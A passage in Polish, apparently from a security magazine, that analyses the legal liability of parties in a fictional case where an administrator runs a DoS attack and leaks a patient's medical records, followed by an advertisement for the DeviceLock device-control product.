Po zakończeniu swojej pracy Joanna postanowiła przypuścić atak DoS (Denial Of Service) na serwer MegaKorporacji, aby zmylić administratorów na tyle, by zgubili za nią ślad.

Po powrocie do domu wysłała dane o leczeniu Pana Bardzo Ważnego na stronę internetową w Krakowie i do wszystkich znajomych z IRC.

## Aspekty prawne

Zanim zabierzemy się za rozmyślanie nad aspektami prawnymi całej sytuacji musimy dokonać podziału na strony. Poszkodowanymi nazwiemy te strony, które zostały poszkodowane całym zajściem i mogą domagać się ukarania winnego, oraz zadośćuczynienia. Oskarżonymi nazwiemy te podmioty, które brały udział w zajściu lub posiadają odpowiedzialność prawną za owe zajście. W naszym scenariuszu poszkodowanymi są:

1. MegaKorporacja
2. Szpital
3. Pan Bardzo Ważny

Potencjalni oskarżeni:

1. Joanna Zetto
2. MegaKorporacja
3. Szpital

Może się wydawać dziwne, iż szpital dla przykładu należy do obu stron, lecz w naszym przypadku szpital może oskarżyć o szkody MegaKorporację, a Pan Bardzo Ważny może oskarżyć szpital. Niestety zdarzenia takie jak to należą do najpowszechniejszych podczas ataków teleinformatycznych.

## Teorie Prawne

Posiadając teraz wszystkie układanki podejrzmy do stworzenia prawnej hipotezy. By przejść do kolejnego kroku skupimy się w tym momencie na odpowiedzialności prawnej każdej ze stron.

W naszym scenariuszu ujawnienie stanu zdrowotnego Pana Bardzo Ważnego doprowadziło do przerwania negocjacji dotyczących kontraktu opiekującego na sumę 15 mln dolarów. Ta suma ukazuje ogrom strat poniesionych przez Pana Bardzo Ważnego spowodowanych działaniami Pani Joanny Zetto poprzez MegaKorporację i szpital. W niektórych aspektach straty mogą nie być zauważalne od razu. Bardzo łatwo można wyliczyć straty spowodowane przerwą w działaniu szpitalnej strony i systemu internetowego działającego na serwerze MegaKorporacji, ale spowodowanie



zagrożenia życia pacjentów i utrata zaufania konsumenckiego nie należą do łatwych w wycenie.

Oskarżenie w naszym systemie prawnym powinno wyglądać następująco:

1. Pan Bardzo Ważny domaga się odszkodowania za poniesione straty z tytułu wypłynięcia poufnych informacji o jego stanie zdrowotnym od szpitala.
2. Szpital oskarża MegaKorporację o zaniedbanie w kwestiach bezpieczeństwa, w efekcie którego stracił reputację, zostało narażone życie pacjentów, oraz utajniona dokumentacja lekarska Pana Bardzo Ważnego wypłynęła do internetu.

Wielce prawdopodobne, że Pan Bardzo Ważny jak i szpital wygrają sprawę. Natomiast co może zrobić MegaKorporacja?

Jeśli uda się jej znaleźć sprawcę przestępstwa – Joanne Zetto, zebrać i zabezpieczyć odpowiedni materiał dowodowy może wystąpić z oskarżeniem do pracodawcy Joanny, gdyż zajęcie miało miejsce w trakcie pracy Pani Zetto u swojego pracodawcy na komputerze i połączeniu internetowym udostępnionym jej przez pracodawcę. W tej sytuacji pracodawca jest współwinny, gdyż umożliwił Pani Joannie przeprowadzenie ataku, oraz zaopatrzył w odpowiednie narzędzia.

Jeśli nie uda się MegaKorporacji znaleźć osoby winnej – staje się najbardziej poszkodowaną stroną w naszym scenariuszu.

Joanna Zetto będąc administratorem bezpieczeństwa w swojej firmie przypuściła atak w czasie godzin pracy. Jeśli jej pracodawca posiada odpowiednie zarządzenia i polityki wewnętrzno-firmowe traktujące o szkodach spowodowanych przez pracowników, będzie w stanie uchylić się od odpowiedzialności prawnej z tytułu odszkodowania, co zaowocuje tym, iż Pani Joanna będzie na samym końcu łańcucha prawnego oskarżona zarówno karnie – za włamanie, jak i cywilnie – w sprawie o odszkodowanie z tytułu spowodowanych szkód.

Jak więc zdążyliśmy zauważyć – bezpieczeństwo jest bardzo ważne po każdej ze stron. Nie doszłoby do incydentu, gdyby choć jeden z niżej wymienionych punktów był spełniony:

1. Szpital wdrożył odpowiednie środki zapobiegawcze i zabezpieczył się na wypadek ataku
2. MegaKorporacja miała bardziej sumiennych pracowników dbających o bezpieczeństwo serwera z zewnątrz
3. Pracodawca Pani Joanny zadbał o politykę bezpieczeństwa i mimo przyznania Pani Zetto praw super użytkownika sieci lokalnej ze względu na piastowaną funkcję, ograniczył możliwość działań zdalnych.

# SmartLine

## DeviceLock®

**Czy dane w Twojej firmie są wystarczająco bezpieczne?**

*„Czy wiesz, że pracownicy mogą skopiować setki megabajtów danych firmowych oraz zainstalować potencjalnie szkodliwe programy lub wirusy wykorzystując do tego tylko niewielkie urządzenie USB?”*

Dzięki **DeviceLock®** możesz:

- łatwo zarządzać dostępem do urządzeń pamięci masowej obsługiwanych poprzez: USB, WiFi, FireWire, Bluetooth, IrDA, HDD, FDD, CD-ROM, LPT, COM
- definiować prawa dostępu do tych urządzeń dla poszczególnych użytkowników lub ich grup w zależności od dnia tygodnia oraz godziny
- tworzyć "białą listę" urządzeń USB, pozwalającą autoryzować tylko wybrane urządzenia
- zabezpieczyć dyski przed przypadkowym lub zamierzonym formatowaniem
- monitorować wszystkie operacje zapisu/odczytu wykonywane przez nadzorowane urządzenia
- nadawać status „tylko do odczytu” nadzorowanym urządzeniom



**USB**  
**Bluetooth**  
**FireWire**  
**WiFi**  
**IrDA**  
**CD-ROM**  
**HDD**  
**FDD**  
**LPT**  
**COM**

**www.marken.com.pl**  
81-052 Gdynia, ul. Wwejherowska 23  
tel. 58 6674949, fax: 58 6674949  
www.marken.com.pl info@marken.com.pl